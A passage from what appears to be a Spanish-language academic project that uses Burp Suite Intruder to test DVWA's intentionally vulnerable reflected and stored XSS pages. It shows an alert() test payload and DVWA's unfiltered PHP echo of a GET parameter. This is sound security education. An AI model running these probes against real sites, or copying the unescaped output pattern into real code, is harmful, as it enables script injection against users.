


Figura 29: XSS (Reflected) nivel bajo

Como siempre que se utiliza esta herramienta, el primer paso es siempre capturar una petición que contenga el parámetro que se desea probar (ver apartado 5.1). En este caso, introducimos un nombre cualquiera en el campo que la web nos ofrece, y se captura la petición que se envía al pulsar el botón de enviar.

Una vez se dispone de la petición, es necesario enviarla al *Intruder* (click derecho encima de la captura y presionar "Enviar al Intruder"), una funcionalidad de Burp Suite que permite ejecutar ataques de fuerza bruta. Esta herramienta, detecta automáticamente los parámetros de la solicitud, y los delimita con un símbolo para marcar los que se deseen probar, tal y como se puede ver en la Figura 30. Los parámetros que estén delimitados con el símbolo especial, el $ en este ejemplo, serán los objetivos de ataque de fuerza bruta, dado que en este caso solo se probará el parámetro "*name*", se pueden eliminar los delimitadores de las cookies, tanto de "PHPSESSID" como de "*security*".




Figura 30: Intruder de Burp Suite

Uno de los puntos débiles de esta herramienta es que, para cualquier tipo de ataque, es necesario proporcionarle a la herramienta una lista de *payloads*[2] a probar, ya que a diferencia de XSStrike, Burp Suite no dispone de una base de datos de *payloads,* por lo que es necesario especificarle de forma manual una lista para probar. Para hacer esto, es necesario seleccionar en el menú horizontal la opción “Payloads”, situada a la derecha de “Positions”. En este caso se utilizarán las que se pueden ver en la Figura 31, que han sido obtenidas de [Archidote2022]. Cabe destacar que todos estos ejemplos de script son solo pruebas para detectar si el campo es vulnerable a XSS o no, y, si se quisiese explotar la vulnerabilidad para obtener información del sistema o incluso para obtener una consola remota, habría que realizar cambios en estos scripts.

[2] Se entiende por payload a una pieza de código malicioso que se envía a un sistema con el objetivo de llevar a cabo una acción no permitida.




Figura 31: Payloads del intruder de Burp Suite

Una vez se ha especificado la lista de *payloads* que Burp Suite probará en el ataque, ya es posible ejecutar el ataque de prueba, ya que, aunque Burp Suite permita personalizar más opciones, en este caso son irrelevantes y se puede llevar a cabo la prueba perfectamente con los valores por defecto. Para hacer esto, es necesario presionar el botón "Start attack" naranja situado en la esquina superior derecha de la pantalla "Positions", tal y como se muestra en la Figura 32.

Por otro lado, el *Intruder* permite también especificar el tipo de ataque que se va a efectuar, en este caso se seleccionará *"Sniper",* que utiliza una sola *payload* por petición, solo en un parámetro. Aunque en esta situación, el ataque *Sniper* cumple con todas las necesidades de la prueba, los otros tipos de ataques que "Burp Suite" ofrece son "*Battering ram*", el cual fuerza todas las entradas con un valor de la lista a la vez, "*Pitchfork*", que combina todos los valores una lista en distintas entradas, y "*Cluster bomb*", que es el más intenso de los tres, ya que necesita que se introduzcan varias listas y combina los valores de ellas para probar todas las combinaciones posibles.




Figura 32: Ataque desde Intruder

Como se puede ver en la Figura 33, casi instantáneamente después de lanzar el ataque, la herramienta proporciona una lista con todas las pruebas que se han realizado. Sobre estas pruebas, a priori, no se muestra más información que el código de estado generado por la aplicación web y la longitud de la respuesta. El hecho de que el código de retorno sea 200, no implica que la prueba haya sido exitosa, ya que este código solo representa que se ha recibido alguna respuesta válida de la aplicación web. Por ello, es necesario seleccionar una de las *payloads* para ver el contenido total de la respuesta.




Figura 33: Respuestas al ataque de XSS

En la Figura 34, se muestra, en formato renderizado, la respuesta a la ejecución seleccionado (se ha seleccionado la tercera *payload*, que imprime el texto “dani” en color azul), y, como se puede apreciar, la *payload* ha sido ejecutada perfectamente.




Figura 34: Demostración de la vulnerabilidad

Por otro lado, Burp Suite solo permite la visualización del resultado de *payloads* simples, como la de la Figura 34, que consiste solo en código HTML. Para comprobar el resultado de *payloads* más complejas, como las dos últimas introducidas, será necesario introducirlas manualmente en el navegador. Por ejemplo, en la Figura 35 se muestra el resultado de introducir "<script>alert("hello")</script" en el campo de texto. Como se puede ver, aparece una ventana de alerta con el mensaje "hello", lo que indica que el código se está ejecutando, y, por lo tanto, el parámetro es vulnerable a XSS.




Figura 35: Comprobación de script

Las *payloads,* que se han probado en la lista, son simples scripts de prueba que lo único que hacen es modificar visiblemente alguna información (cambiar el color y el tamaño en el caso de la Figura 34), o generar una alerta. Estos scripts demuestran la vulnerabilidad si son ejecutados, pero no la explotan, es decir, no causan ningún tipo de daño en el servidor. Para ello, sería necesario incluir algunos cambios sustanciales en las *payloads* para obtener alguna información relevante, o para obtener el control del servidor mediante una consola remota. Sin embargo, esto no se explicará, ya que requiere un análisis en detalle muy extenso, y no es el objetivo de este trabajo.

Dado que se ha demostrado la vulnerabilidad, a continuación, se muestra el código php de la página, para así identificar el defecto en el código y poder parchear la vulnerabilidad. Esto en un ataque real no sería posible, ya que el código php no sería accesible. Sin embargo, DVWA permite la opción de acceder a este código con fines educativos, al seleccionar el botón "View Source" situado en la esquina inferior derecha de la página en cuestión, tal y como se puede ver en la Figura 29.

En la Figura 36 se muestra dicho código, y, como se puede apreciar en ella, no se aplica ningún tipo de filtro al parámetro "*name*" introducido por el usuario. Por ello, este código es totalmente vulnerable a XSS. Para parchear esta vulnerabilidad, se podrían establecer algunos filtros que no permitan introducir caracteres especiales que una *payload* contiene, como "<script>", por ejemplo.

Reflected XSS Source

vulnerabilities/xss_r/source/low.php

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

Figura 36: Código php vulnerable a XSS

6.4.1.1.2 XSS Almacenado

Como ya se ha explicado anteriormente, el caso del XSS almacenado o persistente, es más grave que el reflejado, dado que, en éste, el script malicioso que un atacante introduce se almacena en la base de datos y se ejecuta cada vez que un usuario interacciona con él, pudiendo así hacer que otro usuario, que puede tener más permisos, por ejemplo, realice acciones maliciosas sin éste saberlo.

El escenario que DVWA ofrece relacionado con XSS almacenado, consta de dos campos de texto en los que se pide un nombre y un comentario, al introducir datos en ambos y pulsar el botón "*Sign Guestbook*", se simula una publicación del comentario, el cual aparecerá en la parte de debajo de la ventana tal y como muestra la Figura 37. Estos comentarios siguen apareciendo para otro usuario que se conecte a la página, por lo que se puede deducir que los comentarios se almacenan de alguna forma en la BD, pudiendo ser así vulnerable a XSS almacenado.




Figura 37: XSS (Stored) nivel bajo

Para probarlo, al igual que en el ejemplo anterior, se intercepta una petición con Burp Suite, y se manda dicha petición al "*Intruder*", tal y como muestra la Figura 38.




Figura 38: Petición al servidor web

A diferencia del ejemplo anterior, en este caso conviene utilizar el modo de ataque "Battering ram", como se puede ver en la Figura 39, ya que existen dos campos distintos para introducir texto, y este modo está diseñado para combinar los *payloads* en los distintos campos, haciendo así un análisis más profundo de la viabilidad un ataque.




Figura 39: Tipos de ataques del Intruder

En este caso, la lista de *payloads* que se puede apreciar en la Figura 40 ha sido creada manualmente, y en cada *payload* se intenta crear una alerta que se generará solo si el código javascript se ejecuta. Si esto ocurre, se generará una alerta interrumpiendo las acciones del usuario, lo cual demuestra la vulnerabilidad ya que, si se permite ejecutar una *payload* simple para generar una alerta, también se permitirá ejecutar una *payload* maliciosa.




Figura 40: Respuestas al ataque del intruder

Tras simular el ataque, cuando cualquier usuario entra a la aplicación web, al apartado de XSS (*Stored*), se crea un diálogo de alerta como el de la Figura 41, que demuestra la vulnerabilidad de los campos.

